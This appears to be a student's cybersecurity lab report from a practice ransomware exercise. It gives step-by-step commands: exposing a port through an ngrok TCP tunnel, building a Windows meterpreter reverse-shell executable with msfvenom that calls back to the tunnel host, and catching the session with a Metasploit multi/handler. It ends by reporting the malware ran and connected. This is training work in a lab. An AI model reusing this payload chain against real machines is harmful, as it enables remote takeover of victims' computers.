



By: Michael Warner

1. Installed ngrok packages using bash command: `curl -s`

```
https://ngrok-agent.s3.amazonaws.com/ngrok.asc | sudo tee  
/etc/apt/trusted.gpg.d/ngrok.asc >/dev/null && echo "deb  
https://ngrok-agent.s3.amazonaws.com buster main" | sudo tee  
/etc/apt/sources.list.d/ngrok.list
```



2. Installing ngrok using bash command: `sudo apt install ngrok`



3. Added Authenticator Token (*Screenshot Pulled for privacy*)
4. Connection created successfully using bash command: ***ngrok tcp 4444***

```
labuser@kali: ~
(Ctrl+C to quit)
Session Status
Account Michael Warner (Plan: Free)
Version 2.3
Latency 19ms
Web Interface http://127.0.0.1:4040
Forwarding tcp://6.tcp.ngrok.io:16535 → localhost:4444
Connections
  ttl     open      rtt1      rtt5      p50      p90
    0       0       0.00     0.00     0.00     0.00
```

5. Installing Metasploit using bash command: ***sudo apt install metasploit-framework***

```
labuser@kali: ~
libhwasan0
libcucu76
libleveldb
libis-jquery
libjson-perl
Suggested packages:
binutils-doc
flex
gprofng-gui
bison
gcc-14-gold
gcc-14-locales
gcc-14-doc
gcc-14-multilib
debian-kernel-handbook
g++-14-multilib
gcc-14-doc
gcc-14-multilib
autoconf
libtool
rubygems-integration
ssl-cert
sysstat
systemd-cryptsetup
libmpfr-dev
libstdc++-14-doc
libxml2-doc6.12
clamav
clamav-daemon
default-jre-headless
wine
wine64
postgresql-doc
postgresql-doc-17
ri
isag
Summary:
Upgrading: 45, Installing: 102, Removing: 0, Not Upgrading: 1193
Download size: 132 MB
Space needed: 2517 MB / 22.9 GB available
Continue? [Y/n] ■
```

6. Payload (Malware) created successfully using bash command: `msfvenom -p windows/meterpreter_reverse_tcp LHOST=6.tcp.ngrok.io LPORT=16535 -f exe -o /home/labuser/test.exe`

The screenshot shows a browser window titled "Practice Labs | CS - Ransomware". The main content is a terminal window titled "Cybersecurity Lab - East US". The terminal shows the following command being run:

```
labuser@kali: ~]$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=6.tcp.ngrok.io LPORT=16535 -f exe -o /home/labuser/test.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
[*] No encoder selected, outputting raw payload
Payload size: 177734 bytes
Final size of exe file: 252928 bytes
Saved as: /home/labuser/test.exe
```

The terminal window has a dark background with white text. The status bar at the bottom right shows "10:47 AM 6/28/2025".

PHASE #2: Metasploit Listener & Deliver + Monitor:


- Opening Metasploit using bash command: `msfconsole`

The screenshot shows a browser window titled "Practice Labs | CS - Ransomware". The main content is a terminal window titled "Cybersecurity Lab - East US". The terminal shows the following command being run:


```
labuser@kali: ~]$ msfconsole
[*] metasploit v6.4.69-dev
[*] 2529 exploits - 1302 auxiliary - 431 post
[*] 1666 payloads - 49 encoders - 13 nops
[*] evasion
Metasploit Documentation: https://docs.metasploit.com/
```

The terminal window has a dark background with white text. The status bar at the bottom right shows "10:47 AM 6/28/2025".


2. Using the generic listener: ***use exploit/multi/handler***




3. Set the matching stageless payload: **set payload windows/meterpreter_reverse_tcp**




4. Telling Metasploit to listen to all network interfaces: **set LHOST 0.0.0.0**




5. Matching the local ngrok port: **set LPORT 4444**




6. Starting the listener: *run*



7. Extraction successful & ran Malware file



8. Connection confirmed



- - - END OF DOC - - -